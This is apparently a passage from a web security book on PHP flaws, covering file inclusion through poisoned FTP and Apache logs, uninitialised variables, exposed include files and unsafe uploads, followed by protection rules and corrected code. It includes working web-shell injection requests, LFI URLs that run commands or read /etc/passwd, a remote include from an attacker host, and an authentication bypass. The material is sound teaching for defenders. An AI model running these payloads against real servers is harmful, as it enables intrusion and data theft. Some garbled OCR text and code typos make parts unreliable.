An access procedure can also be contained in the server configuration files. In the Apache server, this file is called HTTPD.CONF. It can be located in various directories, such as the following:

- /ETC/HTTPD.CONF
- /ETC/CONF/HTTPD.CONF
- /ETC/APACHE/CONF/HTTPD.CONF
- /USR/LOCAL/ETC/APACHE/CONF/HTTPD.CONF
- /USR/LOCAL/CONF/HTTPD.CONF

In rare cases, the file can have a name other than HTTPD.CONF.

The attacker is likely to try reading the contents of system log files. In particular, he or she can be interested in the following files:

- /VAR/LOG/MESSAGES
- /VAR/LOG/HTTPD-ACCESS.CONF
- /VAR/LOG/HTTPD-ERROR.LOG
- /VAR/LOG/MAILLOG

- /VAR/LOG/SECURITY

These are files in Unix-like operating systems.

Suppose that the attacker noticed that the `/VAR/LOG/MESSAGES` file is updated daily and has a small size. He or she will analyze, which events are logged in the file. He or she will also analyze other log files available for reading to the user who started the server.

A common situation is authorization errors are logged in the `/VAR/LOG/MESSAGES` file and some other log files. Suppose that the hacker noticed the following lines in the `/VAR/LOG/MESSAGES` file:

```
Sep  1 00:00:00 server ftpd[12345]: user "anonymous" access denie
Sep  1 00:00:10 server ftpd[12345]: user "vasya" access denied
Sep  1 00:00:20 server ftpd[12345]: user "test" access denied
```

This means that messages containing FTP server authorization errors are written into this file. Then the attacker will check which characters can be specified in a login. He or she will connect to the server's FTP port and try to authorize using logins with various characters.

A dialog between the attacker and the FTP server could be like this:

```
   $ telnet ftp.test.ru 21
   Trying 127.0.0.1...
   Connected to ftp.test.ru.
   Escape character is '^]'.
   220 ftp.test.ru FTP server ready.
   USER anonymous
   331 Password required for anonymous.
   PASS test
   530 Login incorrect.
   USER test'test'
   331 Password required for test'test'.
   PASS test
   530 Login incorrect.
   USER test test
```

```
331 Password required for test test.
PASS test
530 Login incorrect.
USER <hello>
331 Password required for <hello>.
PASS test
530 Login incorrect.
USER test? $test
331 Password required for test? $test.
PASS test
530 Login incorrect.
QUIT
221 Goodbye.
```

In certain FTP server implementations with certain FTP server settings, the `/VAR/LOG/MESSAGES` file could contain the following lines after this session:

```
Sep  1 00:01:00 server ftpd[12345]: user "anonymous" access de
Sep  1 00:01:10 server ftpd[12345]: user "test'test'" access c
Sep  1 00:01:20 server ftpd[12345]: user "test test" access de
Sep  1 00:01:30 server ftpd[12345]: user "<hello>" access deni
Sep  1 00:01:40 server ftpd[12345]: user "test? $test" access
```

As you can see, the logins are written to the log file as they are. The hacker can embed PHP shell code into the `/VAR/LOG/MESSAGES` file using the following dialog with the FTP server:

```
$ telnet ftp.test.ru 21
Trying 127.0.0.1...
Connected to ftp.test.ru.
Escape character is '^]'.
220 ftp.test.ru FTP server ready.
USER <? system(stripslashes($_GET['cmd'])); ?>
331 Password required for <? system(stripslashes($_GET['cmd'])
PASS test
530 Login incorrect.
```

```
QUIT
221 Goodbye.
```

As a result, the following data will be logged in /var/log/messages:

```
Sep  1 00:01:40 server ftpd[12345]: user "<?
       system(stripslashes($_GET['cmd'])); ?>" access denied
```

The attacker just needs to exploit the local PHP source code injection vulnerability using a request like this:

http://test/test.php?page=./../../../../../var/log/messages%00&cmd=ls+-la

Thus, an attacker can execute any command on a vulnerable server.

Note that a similar request was used earlier to obtain the contents of files that didn't contain PHP code.

Now, I'd like to describe another method for embedding PHP code into log files to exploit the vulnerability by including and executing the files. Try to include some code into Apache log files. This task is more difficult than embedding code into FTP server log files because the browser by default will URL-encode certain characters, such as a question mark and a space.

A simple example demonstrates that spaces aren't necessary when writing PHP shell code:

```
<?system(stripslashes($cmd));?>
```

This is correct PHP code although it contains no spaces.

However, other URL-encoded characters are still required. These are <, >, $, (,), and ?. In addition, you may need quotation marks or apostrophes.

What if you don't stick to the standard and try to create a request so that the characters you need aren't URL-encoded?

To do this, you can use the program making any requests, which was described earlier, or create the request manually by connecting to the HTTP server port.

```
GET /?<?system(stripslashes($_GET['cmd']));?> HTTP/1.1
Accept: */*.
Accept-Language: en-us.
Accept-Encoding: deflate.
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows NT 5.0)
Host: www.test.ru
Connection: Close
Referer: http://www.localhost.ru/
```

Apache, one of the most popular Web servers, will log the following line:

```
127.0.0.1 - - [01/Sep/2004:14:00:00 +0000] " GET
/?<?system(stripslashes($_GET['cmd']));?> HTTP/1.1" 200 2393 "
http://www.localhost.ru/" " Mozilla/4.0 (compatible; MSIE 5.0;
Windows NT 5.0)"
```

As you can see, this line contains correct PHP code that can be executed by the PHP interpreter:

```
<?system(stripslashes($_GET['cmd']));?>
```

Suppose the log file that contains successful requests is the following: `/VAR/LOG/HTTPD-ACCESS.LOG`. To exploit the `include("../data/$id.html")` vulnerability, the attacker would send a request that could include the log file to execute the PHP shell code that executes any system command. The request should be like this:

http://test/test.php?page=./../../../../../var/log/httpd-access.log%00&cmd=ls+-la

Consider another example of embedding PHP shell code into values of the HTTP `Referer` header:

```
GET / HTTP/1.1
Accept: */*.
Accept-Language: en-us.
Accept-Encoding: deflate.
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows NT 5.0)
Host: www.test.ru
```

```
Connection: Close
Referer: http://www.localhost.ru/?<?system(stripslashes($_GET[
```

In this case, the Apache server will write the PHP shell code into the Referer field. The /VAR/LOG/HTTPD-ACCESS. LOG file will contain the following:

```
127.0.0.1 - - [01/Sep/2004:14:00:00 +0000] " GET / HTTP/1.1" 2
" http://www.localhost.ru/?<?system(stripslashes($_GET['cmd'])
Mozilla/4.0 (compatible; MSIE 5.0; Windows NT 5.0)"
```

Writing PHP code into the Referer field is necessary when GET parameters are filtered on the server. For example, this is done when the mod_security module of Apache is used.

Sometimes, it is impossible to embed PHP shell code into the Referer field. For example, if the value of this field is filtered or isn't logged, the attacker can try to embed code into the Agent field of an HTTP request. This field indicates the browser used on the client and, therefore, theoretically can contain any characters.

An example of an HTTP request sending PHP shell code as a browser's name is the following:

```
GET / HTTP/1.1
Accept: */*.
Accept-Language: en-us.
Accept-Encoding: deflate.
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows NT 5.0
                            system(stripslashes($_GET['cmd'])); ?
Host: www.test.ru
Connection: Close
Referer: http://www.localhost.ru/
```

The PHP shell code will be there instead of the Agent field if the server logs the value of this field.

If many sites are located on a hosting server, their log files often are indiv idual and are not collected in one f ile. It is dif f icult f or the attacker to guess the locations of these f iles. In addition, log f iles with error messages can be dif f erent f or dif f erent Web sites, and their names are also dif f icult to guess.

The attacker who can access the conf iguration f ile of the Web serv er can f ind the locations of these f iles. Howev er, the Apache serv er writes certain error messages into the common error log f ile rather than into error log f iles of the sites. As a rule, this f ile is located at `/VAR/LOG/HTTPD-ERROR.LOG`; howev er, this isn't alway s the case.

This f ile contains error messages that cannot be assigned to a particular host, f or example, when the host name sent in the `HOST` header of an HTTP request isn't f ound among the names of the v irtual hosts on the serv er.

Here is an example of a request that results in writing the attacker's malicious data into the log f ile:

```
   GET /not-existent.html?<?system(stripslashes($_GET['cmd']));?>
   Accept: */*.
   Accept-Language: en-us.
   Accept-Encoding: deflate.
   User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows NT 5.0)
   Host: www.not-existent.ru
   Connection: Close
   Referer: http://www.localhost.ru/
```

The `/VAR/LOG/HTTPD-ERROR. LOG` f ile will contain the f ollowing lines:

```
[Wed Sep  1 10:00:05 2004] [error] [client 127.0.0.1] File does r
/usr/local/www/not existent.html?<?system(stripslashes($_GET['cmc
```

As y ou can see, there is PHP shell code in the log f ile. Howev er, attempts to embed PHP code into a common error log f ile are rarely successf ul. The Apache serv er of ten discards `GET` parameters when adding records to the error log f ile (this depends on conf iguration).

Ev en if y ou delete the question mark af ter the name of the nonexistent f ile, the f ollowing line will be written into the log f ile:

```
[Wed Sep  1 10:00:05 2004] [error] [client 127.0.0.1] File doe
exist: /usr/local/www/not-existent.html<
```

This is because you have to leave the next question mark in the `<?` PHP tag.

There can be a rare exception when the PHP interpreter is configured so that it can accept other types of tags, for example, `<% %>`.

Note that the attacker would avoid embedding into log files a PHP code that is too complicated. If the embedded code contained an error, he or she wouldn't be able to delete it. At the same time, the error in the code would make it impossible to use the file for exploitation of the PHP source code injection.

Therefore, the attacker would test, which characters are written into the log file, before he or she embedded PHP code. The attacker would need to check whether the question mark (?), the greater-than (>) and less-than (<) characters, the apostrophe ('), the quotation mark ("), the dollar sign ($), and the blank space are written into log files without substitution. Based on the results of this test, the attacker would write PHP code that didn't contain filtered characters. In addition, he or she would need to create a request to execute it only once.

The methods for embedding PHP code into log files described here aren't universal. However, they demonstrate the danger of the local PHP source code injection vulnerability.

Protection

I hope I have convinced you that the PHP source code injection vulnerability is dangerous. I demonstrated that an attacker almost always can use this vulnerability to exploit the server and obtain higher privileges on it.

Now I will teach you how to protect against this vulnerability. I'll suggest rules that you should stick to when writing code, to avoid potentially dangerous situations.

The vulnerability is based on the use of variables inside the `include()` construction. Therefore, the following rule will save you from the vulnerability:

Rule Never use variables inside the `include()` construction.

If only constants are used in the `include()` construction, the vulnerability of this type cannot appear. However, sometimes you still have to use variables inside the `include()` construction. What should you do?

One solution involves preventing a user from changing the variable used inside the `include()` construction, for example, with the following:

```
<?
$path="/usr/loca/www/include/";
include($path."conf.php");
?>
```

Here are two other examples: a script named conf.inc.php —

```
<?
$path="/usr/local/www/include/";
?>
```

and a script containing the reference to it:

```
<?
include("conf.inc.php");
include($path."func.inc.php");
?>
```

In these last two examples, the value of the `$path` variable is strictly determined by the moment of using it inside the `include()` construction.

A common mistake related to the second example is that programmers forget to include the configuration file in some scripts.

If the path determined by the `$path` variable leads to the directory, in which the script is located, the absence of the `include ("conf .inc.php")` construction won't cause errors or abnormal behavior of the script. However, the global PHP source code injection vulnerability will take place.

Caution A check for the existence of files isn't sufficient protection when you use variables inside the `include()` construction.

In some cases, it is necessary to include files with the `include()` function depending on what data were received from the user — for example, you have to include a file depending on the `$id` value received as a `GET` parameter.

Any of the following solutions can be secure:

```
<?
include( ((int)$id) . ".inc.php")
?>
```

or

```
<?
If ($id==1) include ("1.inc.php");
If ($id==2) include ("2.inc.php");
If ($id==3) include ("3.inc.php");
?>
```

or

```
<?
$file="";
if($id==1) $file="1.inc.php";
if($id==2) $file="1.inc.php";
if($id==3) $file="1.inc.php";
include($file);
?>
```

Note that in the last example the absence of initialization (the `$file="";` statement) would be a severe error. In that case, the attacker could send a forged `$id` value and a desired `$file` value to execute some malicious code

— for example, **http://test/news/news.php?id=99999&file=/etc/passwd**

Therefore, I suggest the following rule:

Rule When you use values received from a user inside the `include ( )` construction, the values should belong to a set of valid values. The set should be thoroughly defined and should have a logical foundation.

The Lack of Variable Initialization

Consider a few more examples of programming errors in PHP scripts that could allow a remote user to obtain higher privileges in the system.

One common error is the lack of initialization of variables before the first use of them. To be precise, this isn't a vulnerability, and in most cases the attacker cannot benefit from this. However, the lack of initialization can sometimes have dramatic consequences.

The base for all vulnerabilities caused by the use of noninitialized variables is that, with certain settings of the PHP interpreter, the interpreter automatically registers `GET`, `POST`, and sometimes `COOKIE` parameters sent with HTTP requests. So, if the attacker sends a `GET` or `POST` parameter to a variable used without initialization, the variable will have a value not foreseen by the programmer but assigned by the attacker. Thus, the malicious user can affect the logic of the script and, sometimes, find holes in protection.

Consider an example: **http://localhost/2/9.php**. Here is the listing of this script:

```
<?
 if(!empty($_POST['pass']))
 {
  if(strtolower(md5($_POST['pass'])) = '098f6bcd4621d373cade4e
              $admin=1;
 }
 if($admin==1)
```

```
    {
     echo "Welcome to the system";
    }else
    {
      echo "The password is needed:
      <form method=POST>
      password:<input type=password name=pass>
      <input type=submit value=ok>
      </form>";
    }
   ?>
```

Even if the attacker obtains this source code, he or she won't access the protected part of the system because the password is encrypted with the `md5` hash function. The attacker could find the password from the hash by trying every possible value, but this would require much time and computational resources.

By examining the source code of the script, the attacker can notice that the `$admin` variable is used without initialization. The script assumes there is no default value for the `$admin` variable if it doesn't equal 1. Indeed, in most cases the value of this variable is not defined until the script checks the password. Then the variable is assigned 1 if the password is correct (i.e., if the hash of the submitted password equals the stored hash).

What will happen if the user sends the `admin=1 POST` parameter in addition to the password? In this case, the attacker just needs to create an HTML page, save it on the disk, open it in the browser window, enter any password, and submit the form by clicking the **OK** button. The page should be like the following:

```
   <html>
   <body>
      <form action=http://localhost/2/9.php method=POST>
      password:<input type=password name=pass>
      <input type=hidden name=admin value=1>
      <input type=submit value=ok>
```

```
  </form>
</body>
</html>
```

The `$admin` variable will get the value (1) received by a `POST` parameter. Therefore, regardless of the received password, the `$admin` variable will equal 1, indicating a successful authorization. This is how an unauthorized user can obtain privileges in a system.

Rather than create and save a special HTML page, the attacker could send the following HTTP request to the server's port 80:

```
POST /2/9.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Geck
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 3000
Connection: keep-alive
Referer: http://localhost/2/9.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
<empty line>
pass=notpassword&admin=1
```

A correct approach to writing a script that uses the `$admin` flag, indicating whether authorization is successful, should involve initialization of the `$admin` variable at the beginning of the script. For example, the following script is free from the described error:

```
<?
 $admin=0;
 if(!empty($_POST['pass']))
 {
  if(strtolower(md5($_POST['pass'])) = '098f6bcd4621d373cade4e
                       $admin=1;
 }
 if($admin==1)
 {
  echo "Welcome to the system";
 }else
 {
   echo "The password is needed:
   <form method=POST>
   password: <input type=password name=pass>
   <input type=submit value=ok>
   </form>";
 }
?>
```

Here, the `pass` parameter is checked regardless of the other received parameters, and the value of the `$admin` variable will be set to 1 only when the received password is correct.

Consider another example. This is **http://localhost/2/2.php**, already familiar to you. Here is its source code:

```
<?
if(empty($_GET["id"]) || (string)(int)$_GET["id"] <>$_GET["id"
{
 echo "
 <form method=GET action=2.php>
 Enter ID: <input type=text name=id>
 <input type=submit>
 </form>
";
exit;
}
mysql_connect("localhost", "root", "") ;
mysql_select_db("book1");
$q=mysql_query("select * from test1 where id=$id");
if($r=mysql_fetch_object($q))
  echo $r->name;
```

```
else echo "Records not found";
?>
```

I have demonstrated that such a protection can be circumvented by simultaneously using the GET and the POST parameters in an HTTP request.

The id GET parameter is filtered. If it isn't an integer, the piece of code that sends the query to the database isn't executed.

If this parameter is an integer, a database connection is established and an SQL query is sent. Note that the value of the $id variable used in this query without filtration is never initialized. In other words, there is no explicit construction like $id=$_GET['id'];.

Normally, when a GET request is sent to the script, the variable is initialized with the id GET parameter. This parameter has passed the check for validity, so you could expect that the code is secure. Nevertheless, because there is no explicit initialization, the attacker can find a hole by initializing the $id variable to a malicious value.

For example, as I demonstrated earlier, the attacker can send a POST request with a malicious id parameter. At the same time, the request can contain a valid id GET parameter. An example of this request was given earlier in this chapter.

With certain settings of the PHP interpreter, the $id variable will get the value of the id POST parameter first. The use of such a request will allow the attacker to exploit this vulnerability.

Consider the next example, found in **http://localhost/2/10.php:**

```
<?
  $i=$_GET['i'];
  if(empty($i)) $i=1;
  $a[1]="./data/1.php";
  $a[2]="./data/2.htm";
  $a[3]="./data/3.htm";
  include($a[$_GET['!']]);
```

```
?>
```

The idea of this script is that it receives the value of the `i GET` parameter from the user and selects a file to include and execute it depending on this value. Requests to this script could be the following:

- **http://localhost/2/10.php**
- **http://localhost/2/10.php?i=1**
- **http://localhost/2/10.php?i=2**
- **http://localhost/2/10.php?i=3**

The list of valid files is explicitly declared in the `$a[]` array. The `include()` construction contains only one array element, so you could expect that only an allowed file would be included and executed. The `$i` variable is explicitly initialized to the value of the `i GET` parameter, and each array element is explicitly declared.

However, the array isn't declared. This allows the attacker to suppose that the array can be initialized to other values.

To understand how this can be done, consider another example. Suppose that there are two requests, **http://localhost/2/11.php** and **http://localhost/2/11.php?a[5]=hello.**

The text of the script is as follows:

```
<?
  $a[1]="The first element";
  $a[2]="The second element";
  $a[3]="The third element";
  $a[4]="The fourth element";
  echo "<b>Array elements \$a:</b><br>\r\n";
  foreach($a as $k=>$v)
    echo  "\$a[$k]=\"$v\"<br>\r\n";
?>
```

As you might expect, the result of the **http://localhost/2/11.php** request is as follows:

```
Array elements $a:
$a[1]="The first element"
$a[2]="The second element"
$a[3]="The third element"
$a[4]="The fourth element"
```

All array elements are output.

The result of the **http://localhost/2/11.php?a[5]=hello** request is as follows:

```
Array elements $a:
$a[5]="hello"
$a[1]="The first element"
$a[2]="The second element"
$a[3]="The third element"
$a[4]="The fourth element"
```

As you can see, the `GET` parameter named `a[5]` became the fifth element of the $a array. This demonstrates that, if the PHP settings allow someone to register received parameters as global variables, the HTTP `GET`, `POST`, or `COOKIE` parameter can create an array element with a correct name.

Return to the previous example. You know that the attacker can add new elements to the `$a[]` array. Then, he or she can send an index and use it to initialize the array. Here is a request exploiting this vulnerability:

http://localhost/2/10.php?i=4&a[4]=passwd.txt

The script doesn't check whether the i parameter is a valid array index. A script that would perform such a check (**http://localhost/2/12.php**) should be as follows:

```
<?
  $i=$_GET['i'];
  $a[1]="./data/1.php";
  $a[2]="./data/2.htm" ;
  $a[3]="./data/3.htm";
  if(!array_key_exists($i, $a)) $1=1;
  include($a[$i]);
?>
```

However, this check doesn't eliminate the described vulnerability. Here is an example: **http://localhost/2/12.php?i=4&a[4]=passwd.txt** The added array element already exists by the moment of the check.

So, the best solution is one that declares the values of the `$a` array only after all previous values in this array are destroyed.

Here is the code of an invulnerable script:

```
<?
  $i=$_GET['i'];
  unset($a);// Destroy $a if it exists
  $a[1]="./data/1.php";
  $a[2]="./data/2.htm";
  $a[3]="./data/3.htm";
  if(!array_key_exists($i, $a)) $i=1;
  include($a[$i]);
?>
```

To avoid such programming errors, stick to the following rule:

Rule All the variables used in scripts and programs should be explicitly initialized before they are used for the first time.

When you receive parameters from a user using HTTP, explicitly specify the method you expect (e.g., `$_GET ['a' ]`, `$_POST['b']`, or `$_COOKIE ['c'])`. Disable automatic registration of global variables.

Errors in Included Files

Another common mistake is the incorrect use of included files.

PHP is a structured programming language. It allows programmers to put pieces of code into separate files. When doing so, a programmer can make two typical mistakes that can be used by an attacker.

Executing Included Files

Suppose that the programmer separates pieces of code into files with the PHP extension. The following structure is common:

defs.php

```
<?
// Declaring variables
$path="./";
?>
```

connect.inc.php

```
<?
// Connecting to a database
mysql_connect(..);
?>
```

func.inc.php

```
<?
include($path."connect.inc.php");
// Defining functions
?>
```

index.php

```
<?
include("defs.php");
include("func.inc.php");
// Some code
?>
```

As you can see, the following principles are used:

The index.php script includes and executes the `defs.php` script. The `defs.php` script declares a few variables, in particular, `$path`. This variable contains the relative path to the included files. In this example, it is the current directory.

Then the `func.inc.php` script is included and executed. At the beginning of the `func.inc.php` script, the `connect.inc.php` script is included and executed using the relative path stored in the `$path` variable. Remember, the value of this variable was defined earlier in the `defs.php` script, and in the normal situation this is safe.

The `connect.inc.php` script connects to a database, and the `func.inc.php` script defines a few functions.

So, if the attacker changes the external conditions of the INDEX.PHP script, he or she won't be able to obtain higher privileges in the system or collect additional information.

However, the attacker will notice that the files have the PHP extension and can be executed by the PHP interpreter. Technically, nothing prevents the attacker from requesting any of the included files using HTTP.

The FUNC.INC.PHP script is interesting from the attacker's point of view. What can he or she get by requesting it using HTTP?

There is an interesting line, `include ($path. "connect.inc.php")`, at the beginning of this file. When the INDEX.PHP script is requested, the `$path` variable is defined by the moment of execution of this line. However, when the FUNC.INC.PHP document is requested, the value of this variable isn't defined.

In other words, the variable is used without initialization. In some configurations of the PHP interpreter, this can lead to the PHP source code injection vulnerability.

A request exploiting this vulnerability can be like this:

http://site/func.inc.php?path=http://atacker.ru/cmd.htm?&cmd=ls+-la

Thus, the situation itself isn't a vulnerability. However, even when a programmer isn't going to allow users to execute included files, the scripts can be executed implicitly because their PHP extensions are associated with the PHP interpreter on the server.

The attacker is unlikely to know the names of included files that have holes in protection to request them using HTTP. In addition, he or she is unlikely to know how the holes could be exploited. However, the names of these files are predictable, and the attacker can use a vulnerability scanner that checks the presence of scripts according to a certain database, to obtain the names of internal scripts.

Most likely, the attacker will try to know as many directory names on the server as possible. To do this, he or she will search for the most commonly used directory names, such as `/img/`, `/images/`, `/inc/`, `/include/`, `/adm/`, and `/admin/`, among others. When detecting a desired directory, he or she can scan its subdirectories.

The analysis of the text of returned HTML pages can give the attacker certain information about the internal directories on the server. The HTML code can contain links to these directories.

Then the attacker is likely to scan every subdirectory for files with certain names. Scanning can be done with a CGI scanner, and the analysis of HTML pages can give additional information.

The HTML code can contain comments and links to other files left by the programmer. This can be also useful for the attacker.

To protect your system against the implicit response of your scripts that can give unforeseen responses to HTTP requests, stick to the following rule:

Rule	If certain scripts, documents, and programs shouldn't be accessible through HTTP to a remote user, bar this access explicitly.

Consider a few examples demonstrating how you can bar the access to included modules.

The first variant is incorrect. Define a variable in the main script and check its value in an included script.

main.php

```
<?
$include="ok";
include("defs.inc.php");
// Code
?>
```

defs.inc.php

```
<?
if($include<>'ok') die("access denied");
// Code
?>
```

This solution is vulnerable to the following attack:

http://site/defs.inc.php?include=ok

The vulnerability is present because, in certain configurations of the PHP interpreter, this request causes automatic initialization of the `$include` variable to the value of the `include GET` parameter.

Consider another example.

main.php

```
<?
define("Include", 1);
include("defs.inc.php");
// Code
?>
```

defs.inc.php

```
<?
if(!defined("Include")) die("access denied");
// Code
?>
```

This script uses the fact that the value of a constant in PHP cannot be defined other than by using the `define()` construction explicitly. If the attacker sends an HTTP request to the included file, the value of the constant won't be defined and the included script won't be executed.

Such a protection against execution of included files is universal because it doesn't depend on the PHP interpreter configuration or on the configuration and even the type of the HTTP server. Many software products, such as forums and portal systems, use this protection. It is rather popular.

However, this protection has one small drawback. It is effective only if the programmer puts appropriate checks into every script. Many popular systems are vulnerable only because one of the included files doesn't check a constant for existence.

You can prohibit access to included files through HTTP using tools of the HTTP server. For example, in Apache you can place the `.htaccess` file into the directory with included files with the following contents:

```
deny from all
```

The attacker won't be able to access included files.

In addition, to restrict access to included files from a certain directory, you can insert a similar construction into the HTTPD.CONF file, which is Apache's main configuration file.

This method is reliable. However, it has a few drawbacks. In particular, it is server-dependent. In different servers, configuration directives that restrict access to files can be different.

Even if you know that Apache is used, you should have certain permissions in the main configuration file to use the `.htaccess` file.

Another method of restricting access to included files involves placing them in a directory outside the `DocumentRoot` directory.

Such directories aren't accessible using HTTP by definition. However, sometimes a user cannot access such a directory for writing. In addition, configurations of different servers can differ.

Reading Included Files

The vulnerability based on execution of included files takes place because these files often have the PHP extension. As a rule, this extension is associated with the PHP interpreter. In other words, when a file with the PHP extension is requested, the server doesn't return the text of the document to the client but starts the PHP interpreter, which executes the document as a PHP script. Then the server sends the result of execution to the client.

However, the programmer didn't intend it to execute included files separately.

Trying to avoid this situation, programmers often make a common mistake by giving included files extensions that aren't associated with an interpreter.

In particular, included files with the INC extension are common. This extension isn't associated with any interpreter, so an HTTP request to a file with this extension won't entail execution of the file. This guarantees that the attacker won't be able to exploit a vulnerability based on the possibility of executing included files.

However, the situation is still dangerous. Most Web servers, when they fail to find an application associated with a particular extension, return the contents of the file with this extension. As a result, the attacker will read the contents of included files. With the source code of the files, the attacker can find vulnerabilities that are difficult to find otherwise.

In addition, the source code sometimes contains logins and passwords to certain services. For example, a script can contain unencrypted logins and passwords to a database or to certain elements of the Web interface.

To avoid this vulnerability, stick to the following rule:

Rule	Don't name the files of included scripts so that their contents are available using HTTP. In addition, create protection against execution of these files.

Errors When Uploading Files

Sometimes, it is necessary to allow users to upload their files to the server. This option always presents a potential hole in security.

You should distinguish among three situations:

- Uploaded files aren't available through HTTP to any user of the system. This is the safest situation.

- Uploaded files are available only to the user who uploaded them.
- Uploaded files are available to all users, for example, if a user in the forum up-loaded a logo.

When you provide the users with an interface for uploading their files on the Web server, several dangers can emerge. Most of them aren't related to a particular programming language, and I'm going to describe them later.

However, one common mistake is related to implementation of uploading files in PHP. The mistake is that a file uploaded using HTTP is first put into a temporary directory and then copied to the appropriate directory using a script.

Sometimes, the attacker can forge the values of the sent HTTP `POST` or `GET` parameters to make the script copy a target file to a directory where it will be available using HTTP.

Consider the following script, **http://localhost/2/13.php** (it is available on the accompanying CD-ROM):

```
<form enctype="multipart/form-data" method=POST action=13.php>
<input type=hidden name=MAX_FILE_SIZE value=1000>
<input type=hidden name=aaa value=1000>
Send this file: <input name=userfile type=file>
<input type=submit value="Send File">
</form>
<?
  if(!empty($userflie))
  {
     copy($userflie, "./upload/$userfile_name");
     echo "<br> <br>
     File is uploaded <a href=\"./upload/$userfile_name\">./
     upload/$userfile_name</a>";
  }
```

```
?>
```

There is another vulnerability is this script, but I'll describe it later because it isn't related to PHP.

This script acts as follows: First, it displays a form so that a user can send a file using his or her browser. Then, the received parameters are processed. The author of this script assumes that automatic registration of global variables is enabled in PHP settings.

If the file is uploaded successfully, the following global variables will be passed to the script:

- `$userfile` — A temporary file name, under which the file is saved on the server
- `$userfile_name` — The path to the file on the client
- `$userfile_size` — The size of the uploaded file in bytes
- `$userfile_type` — The file type (the browser may not send this value)

It is assumed here that the name of the form's control is `userfile`.

So, if the file was successfully uploaded, the value of the `$userfile` variable is passed to the script, and the block inside the if construction is executed. This block copies the `$userfile` file from the temporary directory to the `./UPLOAD/` directory with the file's original name.

What will happen if a user sends an HTTP `GET` or `POST` request with artificial values of the `userfile`, `userfile_name`, `userfile_size`, and `userfile_type` parameters but doesn't send a file? For example, what will happen if a user sends the **http://localhost/2/13.php?userfile=./passwd.txt&userfile_name=out.txt** request?

In this case, the PHP interpreter will automatically register the global variables `$userfile` and `$userfile_name`. Because their values aren't empty, the script will believe the file was uploaded to the temporary directory under the `$userfile` name. However, the name was forged by the attacker and can belong to any file in the system.

Then, the script copies the file to the `upload` directory under the `$userfile_name` name, also forged by the attacker and sent using HTTP. Now it only remains for the attacker to request the file from the `upload` directory. Thus, he or she will access an internal system file previously unavailable with HTTP. This is how the vulnerability can be exploited to obtain the contents of any file available for reading to the user who started the HTTP server.

For example, the following request copies an executable file to a directory accessible using HTTP, gives the file name the TXT extension, and makes it possible for the attacker to read the file:

http://localhost/2/13.php?userfile=./13.php&userfile_name=13.txt

To exploit this vulnerability, it is required that the uploaded files are available at least to the user who uploaded them.

Try to understand the reason for this vulnerability. The main reason is that a file is copied without a check of whether it is the file received from the user.

PHP offers functions that check whether a file was just uploaded. The `move_uploaded_file ( )` function moves an uploaded file to another location. It checks whether the file with the specified name was just uploaded with the HTTP `POST` method. If this is not the case, the function does nothing and returns `FALSE`. If the file was just uploaded, the function tries to move it to the specified location. If it succeeds, it returns `TRUE`; otherwise, it returns `FALSE`.

Another function, `is_uploaded_file(filename)`, returns `TRUE` if the file with the specified name was just uploaded with the HTTP `POST` method; it returns `FALSE` otherwise.

Another dangerous point in this script is the use of automatically registered global variables. Rather, the programmer should use the following variables:

- `$ FILES ['userfile' ] ['name' ]` — For the original file name on the client
- `$ FILES ['userfile' ] ['type' ]` — For the file type
- `$ FILES ['userfile' ] ['size']` - For the size of the uploaded file in bytes
- `$FILES ['userfile'] [' tmp_name' ]` — For the temporary name, under which the file is saved on the server

The following variant of the script is safe from the danger of the attacker reading files:

```
<form enctype="multipart/form-data" method=POST action=13.php>
<input type=hidden name=MAX_FILE_SIZE value=1000>
Send this file: <input name=userfile type=file>
<input type=submit value="Send File">
</form>
<?
  if(is_uploaded_file($_FILES['userfile']['tmp_name']))
  {
     copy($_FILES['userfile']['tmp_name'],
"./upload/{$_FILES['userfile']['name']}");
     echo "<br> <br>
     File upload <a href=\"./upload/{$_FILES['userfile']['name
                    ./upload/{$_FILES['userfile']['name']}</a>
  }
?>
```

Another variant is also safe:

```
<form enctype="multipart/form-data" method=POST action=13.php>
<input type=hidden name=MAX_FILE_SIZE value=1000>
<input type=hidden name=aaa value=1000>
Send this file: <input name=userfile type=file>
<input type=submit value="Send File">
</form>
```

```
<?
  if(move_uploaded_file{$_FILES['userfile']['tmp_name'],
                      $_FILES['userfile']['name']))
  {
   echo "<br> <br>
   File upload <a href=\"./upload/{$_FILES['userfile']['name']
               ./upload/{$_FILES['userfile']['name']}</a>";
  }
?>
```

I should warn you that even this implementation of uploading the users' files contains a mistake that is described later. In brief, this mistake is that a user can submit any file name.

Secure processing of uploaded files requires that you stick to the following rules:

- Before you copy a file, make sure it was just uploaded with the HTTP `POST` method. To do this, use the `move_uploaded_file ( )` or the `is_uploaded_file ( )` function. If they are unavailable (e.g., if your PHP version is too old), check whether the file is present in the temporary directory. However, this method isn't reliable enough.
- If the name that the file receives after being moved or copied depends on data received from a user, it should be selected from a predefined set of valid names. The set should be thoroughly specified depending on the task.
- Don't use automatically registered variables; use the `$FILES` array.

Consider another variant of exploitation of this vulnerability. This will use the fact that the **http://localhost/2/13.php** script doesn't filter the value of the `$userfile_name` variable.

Here, it is assumed that the PHP interpreter automatically registers HTTP

GET and POST parameters as global variables. In addition, when files are uploaded using the userfile form control, the PHP interpreter automatically creates certain global variables. In particular, the $userfile variable will contain the path to the newly-uploaded file in the temporary directory.

The $userfile_name variable will contain the name of the file on the user's computer. This name is sent without a path, and the script uses this fact and doesn't try to extract the name from the string with the path. That is, it uses the user's file name without processing.

I demonstrated earlier how the attacker can use the vulnerability in a script allowing a user to send an artificial GET parameter userfile without actually sending the file. As you remember, the attacker can read any file in the system.

However, the attacker can also forge the $userfile_name parameter.

How can he or she benefit from it? The most dangerous thing is that the attacker can include the directory bypassing sequence in the artificial file name. At the same time, the $userfile variable should point to an existing file in the system.

So, if the attacker generates an appropriate HTTP GET request, he or she will be able to copy to any location on the server any file available for reading by the user who started the HTTP server.

The only requirement here is that the file should be available for writing to that user or the target file shouldn't exist while the directory is available for writing to the current user.

Here is a request that copies the PASSWD.TXT file to the current directory under the TEMP.TXT name:

